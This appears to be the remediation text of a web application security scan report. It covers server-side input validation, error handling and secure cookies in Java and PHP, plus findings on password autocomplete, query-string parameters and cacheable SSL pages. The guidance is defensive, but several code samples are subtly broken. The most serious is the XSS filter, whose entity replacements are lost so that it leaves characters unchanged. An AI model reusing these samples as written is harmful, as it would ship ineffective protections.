While data validations may be provided as a user convenience on the client-tier, data validation must be performed on the server-tier using Servlets. Client-side validations are inherently insecure because they can be easily bypassed, e.g. by disabling Javascript.

A good design usually requires the web application framework to provide server-side utility routines to validate the following:

[1] Required field

[2] Field data type (all HTTP request parameters are Strings by default)

[3] Field length

[4] Field range

[5] Field options

[6] Field pattern

[7] Cookie values

[8] HTTP Response

A good practice is to implement the above routine as static methods in a "Validator" utility class. The following sections describe an example validator class.

[1] Required field

Always check that the field is not null and its length is greater than zero, excluding leading and trailing white spaces.

Example of how to validate required fields:

// Java example to validate required fields public Class Validator { ... public static boolean validateRequired(String value) { boolean isFieldValid = false; if (value != null && value.trim().length() > 0) { isFieldValid = true; } return isFieldValid; } ... } ... String fieldValue = request.getParameter("fieldName"); if (Validator.validateRequired(fieldValue)) { // fieldValue is valid, continue processing request ... }

[2] Field data type

In web applications, input parameters are poorly typed. For example, all HTTP request parameters or cookie values are of type String. The developer is responsible for verifying the input is of the correct data type. Use the Java primitive wrapper classes to check if the field value can be safely converted to the desired primitive data type.

Example of how to validate a numeric field (type int):

// Java example to validate that a field is an int number public Class Validator { ... public static boolean validateInt(String value) { boolean isFieldValid = false; try { Integer.parseInt(value); isFieldValid = true; } catch (Exception e) { isFieldValid

= false; } return isFieldValid; } ... } ... // check if the HTTP request parameter is of type int String fieldValue = request.getParameter("fieldName"); if (Validator.validateInt(fieldValue)) { // fieldValue is valid, continue processing request ... }

A good practice is to convert all HTTP request parameters to their respective data types. For example, store the "integerValue" of a request parameter in a request attribute and use it as shown in the following example:

// Example to convert the HTTP request parameter to a primitive wrapper data type // and store this value in a request attribute for further processing String fieldValue = request.getParameter("fieldName"); if (Validator.validateInt(fieldValue)) { // convert fieldValue to an Integer Integer integerValue = Integer.getInteger(fieldValue); // store integerValue in a request attribute request.setAttribute("fieldName", integerValue); } ... // Use the request attribute for further processing Integer integerValue = (Integer)request.getAttribute("fieldName"); ...

The primary Java data types that the application should handle:

- Byte

- Short

- Integer

- Long

- Float

- Double

- Date

[3] Field length

Always ensure that the input parameter (whether HTTP request parameter or cookie value) is bounded by a minimum length and/or a maximum length.

Example to validate that the length of the userName field is between 8 and 20 characters:

// Example to validate the field length public Class Validator { ... public static boolean validateLength(String value, int minLength, int maxLength) { String validatedValue = value; if (!validateRequired(value)) { validatedValue = ""; } return (validatedValue.length() >= minLength && validatedValue.length() <= maxLength); } ... } ... String userName = request.getParameter("userName"); if (Validator.validateRequired(userName)) { if (Validator.validateLength(userName, 8, 20)) { // userName is valid, continue further processing ... } }

[4] Field range

Always ensure that the input parameter is within a range as defined by the functional requirements.

Example to validate that the input numberOfChoices is between 10 and 20:

// Example to validate the field range public Class Validator { ... public static boolean validateRange(int value, int min, int max) { return (value >= min && value <= max); } ... } ... String fieldValue = request.getParameter("numberOfChoices"); if (Validator.validateRequired(fieldValue)) { if (Validator.validateInt(fieldValue)) { int numberOfChoices = Integer.parseInt(fieldValue); if (Validator.validateRange(numberOfChoices, 10, 20)) { // numberOfChoices is valid, continue processing request ... } } }

[5] Field options

Often, the web application presents the user with a set of options to choose from, e.g. using the SELECT HTML tag, but fails to perform server-side validation to ensure that the selected value is one of the allowed options. Remember that a malicious user can easily modify any option value. Always validate the selected user value against the allowed options as defined by the functional requirements.

Example to validate the user selection against a list of allowed options:

// Example to validate user selection against a list of options public Class Validator { ... public static boolean validateOption(Object[] options, Object value) { boolean isValidValue = false; try { List list = Arrays.asList(options); if (list != null) { isValidValue = list.contains(value); } } catch (Exception e) { } return isValidValue; } ... } ... // Allowed options String[] options = {"option1", "option2", "option3"); // Verify that the user selection is one of the allowed options String userSelection = request.getParameter("userSelection"); if (Validator.validateOption(options, userSelection)) { // valid user selection, continue processing request ... }

[6] Field pattern

Always check that the user input matches a pattern as defined by the functionality requirements. For example, if the userName field should only allow alpha-numeric characters, case insensitive, then use the following regular expression:

^[a-zA-Z0-9]*$

Java 1.3 or earlier versions do not include any regular expression packages. Apache Regular Expression Package (see Resources below) is recommended for use with Java 1.3 to resolve this lack of support.

Example to perform regular expression validation:

// Example to validate that a given value matches a specified pattern // using the Apache regular expression package import org.apache.regexp.RE; import org.apache.regexp.RESyntaxException; public Class Validator { ... public static boolean matchPattern(String value, String expression) { boolean match = false; if (validateRequired(expression)) { RE r = new RE(expression); match = r.match(value); } return match; } ... } ... // Verify that the userName request parameter is alpha-numeric String userName = request.getParameter("userName"); if (Validator.matchPattern(userName, "^[a-zA-Z0-9]*$")) { // userName is valid, continue processing request ... }

Java 1.4 introduced a new regular expression package (java.util.regex). Here is a modified version of Validator.matchPattern using the new Java 1.4 regular expression package:

// Example to validate that a given value matches a specified pattern // using the Java 1.4 regular expression package import java.util.regex.Pattern; import java.util.regexe.Matcher; public Class Validator { ... public static boolean matchPattern(String value, String expression) { boolean match = false; if (validateRequired(expression)) { match = Pattern.matches(expression, value); } return match; } ... }

[7] Cookie value

Use the javax.servlet.http.Cookie object to validate the cookie value. The same validation rules (described above) apply to cookie values depending on the application requirements, e.g. validate a required value, validate length, etc.

Example to validate a required cookie value:

// Example to validate a required cookie value // First retrieve all available cookies submitted in the HTTP request Cookie[] cookies = request.getCookies(); if (cookies != null) { // find the "user" cookie for (int i=0; i<cookies.length; ++i) { if (cookies[i].getName().equals("user")) { // validate the cookie value if (Validator.validateRequired(cookies[i].getValue()) { // valid cookie value, continue processing request ... } } } }

[8] HTTP Response

[8-1] Filter user input

To guard the application against cross-site scripting, sanitize HTML by converting sensitive characters to their corresponding character entities. These are the HTML sensitive characters:

< > " ' % ;) (& +

Example to filter a specified string by converting sensitive characters to their corresponding character entities:

// Example to filter sensitive data to prevent cross-site scripting public Class Validator { ... public static String filter(String value) { if (value == null) { return null; } StringBuffer result = new StringBuffer(value.length()); for (int i=0; i<value.length(); ++i) { switch (value.charAt(i)) { case '<': result.append("<"); break; case '>': result.append(">"); break; case '"': result.append("""); break; case '\'': result.append("'"); break; case '%': result.append("%"); break; case ';': result.append(";"); break; case '(': result.append("("); break; case ')': result.append(")"); break; case '&': result.append("&"); break; case '+': result.append("+"); break; default: result.append(value.charAt(i)); break; } return result; } ... } ... // Filter the HTTP response using Validator.filter PrintWriter out = response.getWriter(); // set output response out.write(Validator.filter(response)); out.close();

The Java Servlet API 2.3 introduced Filters, which supports the interception and transformation of HTTP requests or responses.

Example of using a Servlet Filter to sanitize the response using Validator.filter:

// Example to filter all sensitive characters in the HTTP response using a Java Filter. // This example is for illustration purposes since it will filter all content in the response, including HTML tags! public class SensitiveCharsFilter implements Filter { ... public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain) throws IOException, ServletException { PrintWriter out = response.getWriter(); ResponseWrapper wrapper = new ResponseWrapper((HttpServletResponse)response); chain.doFilter(request, wrapper); CharArrayWriter caw = new CharArrayWriter(); caw.write(Validator.filter(wrapper.toString())); response.setContentType("text/html"); response.setContentLength(caw.toString().length()); out.write(caw.toString()); out.close(); } ... public class CharResponseWrapper extends HttpServletResponseWrapper { private CharArrayWriter output; public String toString() { return output.toString(); } public CharResponseWrapper(HttpServletResponse response){ super(response); output = new CharArrayWriter(); } public PrintWriter getWriter(){ return new PrintWriter(output); } } } }

[8-2] Secure the cookie

When storing sensitive data in a cookie, make sure to set the secure flag of the cookie in the HTTP response, using Cookie.setSecure(boolean flag) to instruct the browser to send the cookie using a secure protocol, such as HTTPS or SSL.

Example to secure the "user" cookie:

// Example to secure a cookie, i.e. instruct the browser to // send the cookie using a secure protocol Cookie cookie = new Cookie("user", "sensitive"); cookie.setSecure(true); response.addCookie(cookie);

RECOMMENDED JAVA TOOLS

The two main Java frameworks for server-side validation are:

[1] Jakarta Commons Validator (integrated with Struts 1.1)

The Jakarta Commons Validator is a powerful framework that implements all the above data validation requirements. These rules are configured in an XML file that defines input validation rules for form fields. Struts supports output filtering of dangerous characters in the [8] HTTP Response by default on all data written using the Struts 'bean:write' tag. This filtering may be disabled by setting the 'filter=false' flag.

Struts defines the following basic input validators, but custom validators may also be defined:

required: succeeds if the field contains any characters other than white space.

mask: succeeds if the value matches the regular expression given by the mask attribute.

range: succeeds if the value is within the values given by the min and max attributes ((value >= min) & (value <= max)).

maxLength: succeeds if the field is length is less than or equal to the max attribute.

minLength: succeeds if the field is length is greater than or equal to the min attribute.

byte, short, integer, long, float, double: succeeds if the value can be converted to the corresponding primitive.

date: succeeds if the value represents a valid date. A date pattern may be provided.

creditCard: succeeds if the value could be a valid credit card number.

e-mail: succeeds if the value could be a valid e-mail address.

Example to validate the userName field of a loginForm using Struts Validator:

<form-validation> <global> ... <validator name="required" classname="org.apache.struts.validator.FieldChecks" method="validateRequired" msg="errors.required"> </validator> <validator name="mask" classname="org.apache.struts.validator.FieldChecks" method="validateMask" msg="errors.invalid"> </validator> ... </global> <formset> <form name="loginForm"> <!-- userName is required and is alpha-numeric case insensitive --> <field property="userName" depends="required,mask"> <!-- message resource key to display if validation fails --> <msg name="mask" key="login.userName.maskmsg"/> <arg0 key="login.userName.displayname"/> <var> <var-name>mask</var-name> <var-value>^[a-zA-Z0-9]*$</var-value> </var> </field> ... </form> ... </formset> </form-validation>

[2] JavaServer Faces Technology

JavaServer Faces Technology is a set of Java APIs (JSR 127) to represent UI components, manage their state, handle events and input validation.

The JavaServer Faces API implements the following basic validators, but custom validators may be defined:

validate_doublerange: registers a DoubleRangeValidator on a component

validate_length: registers a LengthValidator on a component

validate_longrange: registers a LongRangeValidator on a component

validate_required: registers a RequiredValidator on a component

validate_stringrange: registers a StringRangeValidator on a component

validator: registers a custom Validator on a component

The JavaServer Faces API defines the following UIInput and UIOutput Renderers (Tags):

input_date: accepts a java.util.Date formatted with a java.text.Date instance

output_date: displays a java.util.Date formatted with a java.text.Date instance

input_datetime: accepts a java.util.Date formatted with a java.text.DateTime instance

output_datetime: displays a java.util.Date formatted with a java.text.DateTime instance

input_number: displays a numeric data type (java.lang.Number or primitive), formatted with a java.text.NumberFormat

output_number: displays a numeric data type (java.lang.Number or primitive), formatted with a java.text.NumberFormat

input_text: accepts a text string of one line.

output_text: displays a text string of one line.

input_time: accepts a java.util.Date, formatted with a java.text.DateFormat time instance

output_time: displays a java.util.Date, formatted with a java.text.DateFormat time instance

input_hidden: allows a page author to include a hidden variable in a page

input_secret: accepts one line of text with no spaces and displays it as a set of asterisks as it is typed

input_textarea: accepts multiple lines of text

output_errors: displays error messages for an entire page or error messages associated with a specified client identifier

output_label: displays a nested component as a label for a specified input field

output_message: displays a localized message

Example to validate the userName field of a loginForm using JavaServer Faces:

<%@ taglib uri="https://docs.oracle.com/javaee/6/tutorial/doc/glxce.html" prefix="h" %> <%@ taglib uri="http://mrbool.com/how-to-create-a-login-validation-with-jsf-java-server-faces/27046" prefix="f" %> ... <jsp:useBean id="UserBean" class="myApplication.UserBean" scope="session" /> <f:use_faces> <h:form formName="loginForm" > <h:input_text id="userName" size="20" modelReference="UserBean.userName"> <f:validate_required/> <f:validate_length minimum="8" maximum="20"/> </h:input_text> <!-- display errors if present --> <h:output_errors id="loginErrors" clientId="userName"/> <h:command_button id="submit" label="Submit" commandName="submit" /> <p> </h:form> </f:use_faces>

REFERENCES

Java API 1.3 -

https://www.oracle.com/java/technologies/java-archive-13docs-downloads.html
- https://www.oracle.com/java/technologies/java-archive-13docs-downloads.html
external

Java API 1.4 -

https://www.oracle.com/java/technologies/java-archive-142docs-downloads.html
- https://www.oracle.com/java/technologies/java-archive-142docs-downloads.html
external

Java Servlet API 2.3 -

https://mvnrepository.com/artifact/javax.servlet/javax.servlet-api
- https://mvnrepository.com/artifact/javax.servlet/javax.servlet-api
external

Java Regular Expression Package -

http://jakarta.apache.org/regexp/
- http://jakarta.apache.org/regexp/
external

Jakarta Validator -

http://jakarta.apache.org/commons/validator/
- http://jakarta.apache.org/commons/validator/
external

JavaServer Faces Technology -

http://www.javaserverfaces.org/
- http://www.javaserverfaces.org/
external

** Error Handling:

Many J2EE web application architectures follow the Model View Controller (MVC) pattern. In this pattern a Servlet acts as a Controller. A Servlet delegates the application processing to a JavaBean such as an EJB Session Bean (the Model). The Servlet then forwards the request to a JSP (View) to render the processing results. Servlets should check all input, output, return codes, error codes and known exceptions to ensure that the expected processing actually occurred.

While data validation protects applications against malicious data tampering, a sound error handling strategy is necessary to prevent the application from inadvertently disclosing internal error messages such as exception stack traces. A good error handling strategy addresses the following items:

[1] Defining Errors

[2] Reporting Errors

[3] Rendering Errors

[4] Error Mapping

[1] Defining Errors

Hard-coded error messages in the application layer (e.g. Servlets) should be avoided. Instead, the application should use error keys that map to known application failures. A good practice is to define error keys that map to validation rules for HTML form fields or other bean properties. For example, if the "user_name" field is required, is alphanumeric, and must be unique in the database, then the following error keys should be defined:

(a) ERROR_USERNAME_REQUIRED: this error key is used to display a message notifying the user that the "user_name" field is required;

(b) ERROR_USERNAME_ALPHANUMERIC: this error key is used to display a message notifying the user that the "user_name" field should be alphanumeric;

(c) ERROR_USERNAME_DUPLICATE: this error key is used to display a message notifying the user that the "user_name" value is a duplicate in the database;

(d) ERROR_USERNAME_INVALID: this error key is used to display a generic message notifying the user that the "user_name" value is invalid;

A good practice is to define the following framework Java classes which are used to store and report application errors:

- ErrorKeys: defines all error keys

// Example: ErrorKeys defining the following error keys: // - ERROR_USERNAME_REQUIRED // - ERROR_USERNAME_ALPHANUMERIC // - ERROR_USERNAME_DUPLICATE // - ERROR_USERNAME_INVALID // ... public Class ErrorKeys { public static final String ERROR_USERNAME_REQUIRED = "error.username.required"; public static final String ERROR_USERNAME_ALPHANUMERIC = "error.username.alphanumeric"; public static final String ERROR_USERNAME_DUPLICATE = "error.username.duplicate"; public static final String ERROR_USERNAME_INVALID = "error.username.invalid"; ... }

- Error: encapsulates an individual error

// Example: Error encapsulates an error key. // Error is serializable to support code executing in multiple JVMs. public Class Error implements Serializable { // Constructor given a specified error key public Error(String key) { this(key, null); } // Constructor given a specified error key and array of placeholder objects public Error(String key, Object[] values) { this.key = key; this.values = values; } // Returns the error key public String getKey() { return this.key; } // Returns the placeholder values public Object[] getValues() { return this.values; } private String key = null; private Object[] values = null; }

- Errors: encapsulates a Collection of errors

// Example: Errors encapsulates the Error objects being reported to the presentation layer. // Errors are stored in a HashMap where the key is the bean property name and value is an // ArrayList of Error objects. public Class Errors implements Serializable { // Adds an Error object to the Collection of errors for the specified bean property. public void addError(String property, Error error) { ArrayList propertyErrors = (ArrayList)errors.get(property); if (propertyErrors == null) { propertyErrors = new ArrayList(); errors.put(property, propertyErrors); } propertyErrors.put(error); } // Returns true if there are any errors public boolean hasErrors() { return (errors.size > 0); } // Returns the Errors for the specified property public ArrayList getErrors(String property) { return (ArrayList)errors.get(property); } private HashMap errors = new HashMap(); }

Using the above framework classes, here is an example to process validation errors of the "user_name" field:

// Example to process validation errors of the "user_name" field. Errors errors = new Errors(); String userName = request.getParameter("user_name"); // (a) Required validation rule if (!Validator.validateRequired(userName)) { errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_REQUIRED)); } // (b) Alpha-numeric validation rule else if (!Validator.matchPattern(userName, "^[a-zA-Z0-9]*$")) { errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_ALPHANUMERIC)); } else { // (c) Duplicate check validation rule // We assume that there is an existing UserValidationEJB session bean that implements // a checkIfDuplicate() method to verify if the user already exists in the database. try { ... if (UserValidationEJB.checkIfDuplicate(userName)) { errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_DUPLICATE)); } } catch (RemoteException e) { // log the error logger.error("Could not validate user for specified userName: " + userName); errors.addError("user_name", new Error(ErrorKeys.ERROR_USERNAME_DUPLICATE); } } // set the errors object in a request attribute called "errors" request.setAttribute("errors", errors); ...

[2] Reporting Errors

There are two ways to report web-tier application errors:

(a) Servlet Error Mechanism

(b) JSP Error Mechanism

[2-a] Servlet Error Mechanism

A Servlet may report errors by:

- forwarding to the input JSP (having already stored the errors in a request attribute), OR

- calling response.sendError with an HTTP error code argument, OR

- throwing an exception

It is good practice to process all known application errors (as described in section [1]), store them in a request attribute, and forward to the input JSP. The input JSP should display the error messages and prompt the user to re-enter the data. The following example illustrates how to forward to an input JSP (userInput.jsp):

// Example to forward to the userInput.jsp following user validation errors RequestDispatcher rd = getServletContext().getRequestDispatcher("/user/userInput.jsp"); if (rd != null) { rd.forward(request, response); }

If the Servlet cannot forward to a known JSP page, the second option is to report an error using the response.sendError method with HttpServletResponse.SC_INTERNAL_SERVER_ERROR (status code 500) as argument. Refer to the javadoc of javax.servlet.http.HttpServletResponse for more details on the various HTTP status codes.

Example to return a HTTP error:

// Example to return a HTTP error code RequestDispatcher rd = getServletContext().getRequestDispatcher("/user/userInput.jsp"); if (rd == null) { // messages is a resource bundle with all message keys and values response.sendError(HttpServletResponse.SC_INTERNAL_SERVER_ERROR, messages.getMessage(ErrorKeys.ERROR_USERNAME_INVALID)); }

As a last resort, Servlets can throw an exception, which must be a subclass of one of the following classes:

- RuntimeException

- ServletException

- IOException

[2-b] JSP Error Mechanism

JSP pages provide a mechanism to handle runtime exceptions by defining an errorPage directive as shown in the following example:

<%@ page errorPage="/errors/userValidation.jsp" %>

Uncaught JSP exceptions are forwarded to the specified errorPage, and the original exception is set in a request parameter called javax.servlet.jsp.jspException. The error page must include a isErrorPage directive as shown below:

<%@ page isErrorPage="true" %>

The isErrorPage directive causes the "exception" variable to be initialized to the exception object being thrown.

[3] Rendering Errors

The J2SE Internationalization APIs provide utility classes for externalizing application resources and formatting messages including:

(a) Resource Bundles

(b) Message Formatting

[3-a] Resource Bundles

Resource bundles support internationalization by separating localized data from the source code that uses it. Each resource bundle stores a map of key/value pairs for a specific locale.

It is common to use or extend java.util.PropertyResourceBundle, which stores the content in an external properties file as shown in the following example:

ErrorMessages.properties ## # required user name error message error.username.required=User name field is required # invalid user name format error.username.alphanumeric=User name must be alphanumeric # duplicate user name error message error.username.duplicate=User name {0} already exists, please choose another one ...

Multiple resources can be defined to support different locales (hence the name resource bundle). For example, ErrorMessages_fr.properties can be defined to support the French member of the bundle family. If the resource member of the requested locale does not exist, the default member is used. In the above example, the default resource is ErrorMessages.properties. Depending on the user's locale, the application (JSP or Servlet) retrieves content from the appropriate resource.

[3-b] Message Formatting

The J2SE standard class java.util.MessageFormat provides a generic way to create messages with replacement placeholders. A MessageFormat object contains a pattern string with embedded format specifiers as shown below:

// Example to show how to format a message using placeholder parameters String pattern = "User name {0} already exists, please choose another one"; String userName = request.getParameter("user_name"); Object[] args = new Object[1]; args[0] = userName; String message = MessageFormat.format(pattern, args);

Here is a more comprehensive example to render error messages using ResourceBundle and MessageFormat:

// Example to render an error message from a localized ErrorMessages resource (properties file) // Utility class to retrieve locale-specific error messages public Class ErrorMessageResource { // Returns the error message for the specified error key in the environment locale public String getErrorMessage(String errorKey) { return getErrorMessage(errorKey, defaultLocale); } // Returns the error message for the specified error key in the specified locale public String getErrorMessage(String errorKey, Locale locale) { return getErrorMessage(errorKey, null, locale); } // Returns a formatted error message for the specified error key in the specified locale public String getErrorMessage(String errorKey, Object[] args, Locale locale) { // Get localized ErrorMessageResource ResourceBundle errorMessageResource = ResourceBundle.getBundle("ErrorMessages", locale); // Get localized error message String errorMessage = errorMessageResource.getString(errorKey); if (args != null) { // Format the message using the specified placeholders args return MessageFormat.format(errorMessage, args); } else { return errorMessage; } } // default environment locale private Locale defaultLocale = Locale.getDefaultLocale(); } ... // Get the user's locale Locale userLocale = request.getLocale(); // Check if there were any validation errors Errors errors = (Errors)request.getAttribute("errors"); if (errors != null && errors.hasErrors()) { // iterate through errors and output error messages corresponding to the "user_name" property ArrayList userNameErrors = errors.getErrors("user_name"); ListIterator iterator = userNameErrors.iterator(); while (iterator.hasNext()) { // Get the next error object Error error = (Error)iterator.next(); String errorMessage = ErrorMessageResource.getErrorMessage(error.getKey(), userLocale); output.write(errorMessage + "\r\n"); } }

It is recommended to define a custom JSP tag, e.g. displayErrors, to iterate through and render error messages as shown in the above example.

[4] Error Mapping

Normally, the Servlet Container will return a default error page corresponding to either the response status code or the exception. A mapping between the status code or the exception and a web resource may be specified using custom error pages. It is a good practice to develop static error pages that do not disclose internal error states (by default, most Servlet containers will report internal error messages). This mapping is configured in the Web Deployment Descriptor (web.xml) as specified in the following example:

<!-- Mapping of HTTP error codes and application exceptions to error pages --> <error-page> <exception-type>UserValidationException</exception-type> <location>/errors/validationError.html</error-page> </error-page> <error-page> <error-code>500</exception-type> <location>/errors/internalError.html</error-page> </error-page> <error-page> ... </error-page> ...

RECOMMENDED JAVA TOOLS

The two main Java frameworks for server-side validation are:

[1] Jakarta Commons Validator (integrated with Struts 1.1)

The Jakarta Commons Validator is a Java framework that defines the error handling mechanism as described above. Validation rules are configured in an XML file that defines input validation rules for form fields and the corresponding validation error keys. Struts provides internationalization support to build localized applications using resource bundles and message formatting.

Example to validate the userName field of a loginForm using Struts Validator:

<form-validation> <global> ... <validator name="required" classname="org.apache.struts.validator.FieldChecks" method="validateRequired" msg="errors.required"> </validator> <validator name="mask" classname="org.apache.struts.validator.FieldChecks" method="validateMask" msg="errors.invalid"> </validator> ... </global> <formset> <form name="loginForm"> <!-- userName is required and is alpha-numeric case insensitive --> <field property="userName" depends="required,mask"> <!-- message resource key to display if validation fails --> <msg name="mask" key="login.userName.maskmsg"/> <arg0 key="login.userName.displayname"/> <var> <var-name>mask</var-name> <var-value>^[a-zA-Z0-9]*$</var-value> </var> </field> ... </form> ... </formset> </form-validation>

The Struts JSP tag library defines the "errors" tag that conditionally displays a set of accumulated error messages as shown in the following example:

<%@ page language="java" %> <%@ taglib uri="/WEB-INF/struts-html.tld" prefix="html" %> <%@ taglib uri="/WEB-INF/struts-bean.tld" prefix="bean" %> <html:html> <head> <body> <html:form action="/logon.do"> <table border="0" width="100%"> <tr> <th align="right"> <html:errors property="username"/> <bean:message key="prompt.username"/> </th> <td align="left"> <html:text property="username" size="16"/> </td> </tr> <tr> <td align="right"> <html:submit><bean:message key="button.submit"/></html:submit> </td> <td align="right"> <html:reset><bean:message key="button.reset"/></html:reset> </td> </tr> </table> </html:form> </body> </html:html>

[2] JavaServer Faces Technology

JavaServer Faces Technology is a set of Java APIs (JSR 127) to represent UI components, manage their state, handle events, validate input, and support internationalization.

The JavaServer Faces API defines the "output_errors" UIOutput Renderer, which displays error messages for an entire page or error messages associated with a specified client identifier.

Example to validate the userName field of a loginForm using JavaServer Faces:

<%@ taglib uri="https://docs.oracle.com/javaee/6/tutorial/doc/glxce.html" prefix="h" %> <%@ taglib uri="http://mrbool.com/how-to-create-a-login-validation-with-jsf-java-server-faces/27046" prefix="f" %> ... <jsp:useBean id="UserBean" class="myApplication.UserBean" scope="session" /> <f:use_faces> <h:form formName="loginForm" > <h:input_text id="userName" size="20" modelReference="UserBean.userName"> <f:validate_required/> <f:validate_length minimum="8" maximum="20"/> </h:input_text> <!-- display errors if present --> <h:output_errors id="loginErrors" clientId="userName"/> <h:command_button id="submit" label="Submit" commandName="submit" /> <p> </h:form> </f:use_faces>

REFERENCES

Java API 1.3 -

https://www.oracle.com/java/technologies/java-archive-13docs-downloads.html
- https://www.oracle.com/java/technologies/java-archive-13docs-downloads.html
external

Java API 1.4 -

https://www.oracle.com/java/technologies/java-archive-142docs-downloads.html
- https://www.oracle.com/java/technologies/java-archive-142docs-downloads.html
external

Java Servlet API 2.3 -

https://mvnrepository.com/artifact/javax.servlet/javax.servlet-api
- https://mvnrepository.com/artifact/javax.servlet/javax.servlet-api
external

Java Regular Expression Package -

http://jakarta.apache.org/regexp/
- http://jakarta.apache.org/regexp/
external

Jakarta Validator -

http://jakarta.apache.org/commons/validator/
- http://jakarta.apache.org/commons/validator/
external

JavaServer Faces Technology -

http://www.javaserverfaces.org/
- http://www.javaserverfaces.org/
external

** Input Data Validation:

While data validations may be provided as a user convenience on the client-tier, data validation must always be performed on the server-tier. Client-side validations are inherently insecure because they can be easily bypassed, e.g. by disabling Javascript.

A good design usually requires the web application framework to provide server-side utility routines to validate the following:

[1] Required field

[2] Field data type (all HTTP request parameters are Strings by default)

[3] Field length

[4] Field range

[5] Field options

[6] Field pattern

[7] Cookie values

[8] HTTP Response

A good practice is to implement a function or functions that validates each application parameter. The following sections

describe some example checking.

[1] Required field

Always check that the field is not null and its length is greater than zero, excluding leading and trailing white spaces.

Example of how to validate required fields:

// PHP example to validate required fields function validateRequired($input) { ... $pass = false; if (strlen(trim($input))>0) { $pass = true; } return $pass; ... } ... if (validateRequired($fieldName)) { // fieldName is valid, continue processing request ... }

[2] Field data type

In web applications, input parameters are poorly typed. For example, all HTTP request parameters or cookie values are of type String. The developer is responsible for verifying the input is of the correct data type.

[3] Field length

Always ensure that the input parameter (whether HTTP request parameter or cookie value) is bounded by a minimum length and/or a maximum length.

[4] Field range

Always ensure that the input parameter is within a range as defined by the functional requirements.

[5] Field options

Often, the web application presents the user with a set of options to choose from, e.g. using the SELECT HTML tag, but fails to perform server-side validation to ensure that the selected value is one of the allowed options. Remember that a malicious user can easily modify any option value. Always validate the selected user value against the allowed options as defined by the functional requirements.

[6] Field pattern

Always check that user input matches a pattern as defined by the functionality requirements. For example, if the userName field should only allow alpha-numeric characters, case insensitive, then use the following regular expression:

^[a-zA-Z0-9]+$

[7] Cookie value

The same validation rules (described above) apply to cookie values depending on the application requirements, e.g. validate a required value, validate length, etc.

[8] HTTP Response

[8-1] Filter user input

To guard the application against cross-site scripting, the developer should sanitize HTML by converting sensitive characters to their corresponding character entities. These are the HTML sensitive characters:

< > " ' % ;) (& +

PHP includes some automatic sanitization utility functions, such as htmlentities():

$input = htmlentities($input, ENT_QUOTES, 'UTF-8');

In addition, in order to avoid UTF-7 variants of Cross-site Scripting, you should explicitly define the Content-Type header of the response, for example:

<?php header('Content-Type: text/html; charset=UTF-8'); ?>

[8-2] Secure the cookie

When storing sensitive data in a cookie and transporting it over SSL, make sure that you first set the secure flag of the cookie in the HTTP response. This will instruct the browser to only use that cookie over SSL connections.

You can use the following code example, for securing the cookie:

<$php $value = "some_value"; $time = time()+3600; $path = "/application/"; $domain = ".example.com"; $secure = 1; setcookie("CookieName", $value, $time, $path, $domain, $secure, TRUE); ?>

In addition, we recommend that you use the HttpOnly flag. When the HttpOnly flag is set to TRUE the cookie will be made accessible only through the HTTP protocol. This means that the cookie won't be accessible by scripting languages, such as JavaScript. This setting can effectively help to reduce identity theft through XSS attacks (although it is not supported by all browsers).

The HttpOnly flag was Added in PHP 5.2.0.

REFERENCES

[1] Mitigating Cross-site Scripting With HTTP-only Cookies:

http://msdn2.microsoft.com/en-us/library/ms533046.aspx
- http://msdn2.microsoft.com/en-us/library/ms533046.aspx
external

[2] PHP Security Consortium:

http://phpsec.org/
- http://phpsec.org/

external

[3] PHP & Web Application Security Blog (Chris Shiflett):

http://shiflett.org/
- http://shiflett.org/

external

CWE

550

External references

- An example for using apostrophe to hack a site can be found in "How I hacked PacketStorm (by Rain Forest Puppy), RFP's site"
- "Web Application Disassembly with ODBC Error Messages" (By David Litchfield)
- CERT Advisory (CA-1997-25): Sanitizing user-supplied data in CGI scripts

Go to Table of Contents

M Autocomplete HTML Attribute Not Disabled for Password Field

Cause

Insecure web application programming or configuration

Risk

It may be possible to bypass the web application's authentication mechanism

The "autocomplete" attribute has been standardized in the HTML5 standard. W3C's site states that the attribute has two states, "on" and "off", and that omitting it altogether is equivalent to setting it to "on".

This page is vulnerable since it does not set the "autocomplete" attribute to "off" for the "password" field in the "input" element.

This may enable an unauthorized user (with local access to an authorized client) to autofill the username and password fields, and thus log in to the site.

Fix recommendation

If the "autocomplete" attribute is missing in the "password" field of the "input" element, add it and set it to "off".

If the "autocomplete" attribute is set to "on", change it to "off".

For example:

Vulnerable site:

<form action="AppScan.html" method="get"> Username: <input type="text" name="firstname" />
 Password: <input type="password" name="lastname" /> <input type="submit" value="Submit" /> <form>

Non-vulnerable site:

<form action="AppScan.html" method="get"> Username: <input type="text" name="firstname" />
 Password: <input type="password" name="lastname" autocomplete="off"/> <input type="submit" value="Submit" /> <form>

CWE

522

M Body Parameters Accepted in Query

Cause

Insecure web application programming or configuration

Risk

It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.

GET requests are designed to query the server, while POST requests are for submitting data.

However, aside from the technical purpose, attacking query parameters is easier than body parameters, because sending a link to the original site, or posting it in a blog or comment, is easier and has better results than the alternative - in order to attack a request with body parameters, an attacker would need to create a page containing a form that will be submitted when visited by the victim.

It is a lot harder to convince the victim to visit a page that he doesn't know, than letting him visit the original site. It it therefore not recommended to support body parameters that arrive in the query string.

Fix recommendation

Re-program the application to disallow handling of POST parameters that were listed in the Query

CWE

200

External references

- GET
- POST

Go to Table of Contents

M Cacheable SSL Page Found

Cause

Sensitive information might have been cached by your browser

Risk

It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Most web browsers are configured by default to cache the user's pages during use. This means that SSL pages are cached as well.

It is not recommended to enable the web browser to save any SSL information, since this information might be compromised when a vulnerability exists.

Fix recommendation

Disable caching on all SSL pages or all pages that contain sensitive data.

This can be achieved by using "Cache-Control: no-store" and either "Pragma: no-cache" or "Cache-Control: no-cache" response directives in your SSL page headers.

Cache-Control: private - This directive instructs proxies that the page contains private information, and therefore should not be cached by a shared cache. However, it does not instruct browsers to refrain from caching the pages.

Cache-Control: no-cache - This directive also instructs proxies that the page contains private information, and therefore should not be cached. It also instructs the browser to revalidate with the server to check if a new version is available. This

means that the browser may store sensitive pages or information to be used in the revalidation. Certain browsers do not necessarily follow the RFC and may treat no-cache as no-store.

Cache-Control: no-store - This is the most secure directive. It instructs both the proxy and the browser not to cache the page or store it in its cache folders.

